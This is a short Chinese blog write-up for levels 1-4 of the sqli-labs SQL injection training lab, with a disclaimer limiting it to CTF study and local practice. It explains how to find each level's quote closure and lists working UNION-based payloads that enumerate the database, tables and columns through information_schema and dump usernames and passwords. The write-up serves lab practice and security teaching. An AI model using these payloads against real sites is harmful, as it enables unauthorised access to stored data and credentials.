# sqlilabs1-4 writeup

原创

k1ling 于 2020-11-14 02:09:56 发布 62 收藏

分类专栏： # web安全 文章标签： mysql sql



本文链接：https://blog.csdn.net/kingdring/article/details/109685779





声明1：本文章使用的数据皆为官网公示，为保护信息已做打码

声明2：此系列文章仅用于CTF学习及信息安全防御技术，建议读者应用之前在 **本地** 搭建数据库或靶场等实践环境，在公网使用相关技术前请通读 **《网络安全法》**


ps：sqlilabs是一个sql注入无人不知无人不晓的靶场，最近终于体会到了被支配的恐惧，赶紧把会的那一点写下来省的以后再忘…


## sqlilabs系列

### 基础篇1-4 union联合注入


**其实1-4题的内容和难度几乎一摸一样就是闭合方式不同而已** 而且看过上一篇的直接把payload粘过来就基本得到答案了…

```
id=1
id=1'
id=1') --+
```







还是这个流程 只不过这里要加一个判断 通常情况下因为在界面回显sql语句时**字符型默认加一个‘’** 所以我们将1后面的内容去掉一个单引号即可得到闭合方式，由此可知闭合方式为 ') 此图可证：




```
//
id=1') order by 4 --+
id=1') union select 1,2,3 --+
id=-1') union select 1,group_concat(database()),3 --+
id=-1') union select 1,group_concat(table_name),3 from information_schema.tables where table_schema='security' --+
id=-1') union select 1,group_concat(column_name),3 from information_schema.columns where table_schema='security' and table_name='users' --+
id=-1') union select 1,group_concat(username,0x5c,password),3 from security.users --+
```

这段实在是太套路了 没啥可说 有需要了解原理的小伙伴可以看上一篇union注入原理

最后结果




## hint

前四题

1. 字符型 单引号
2. 数字型 无符号
3. 字符型 单引号括号
4. 字符型 双引号括号

（未完待续）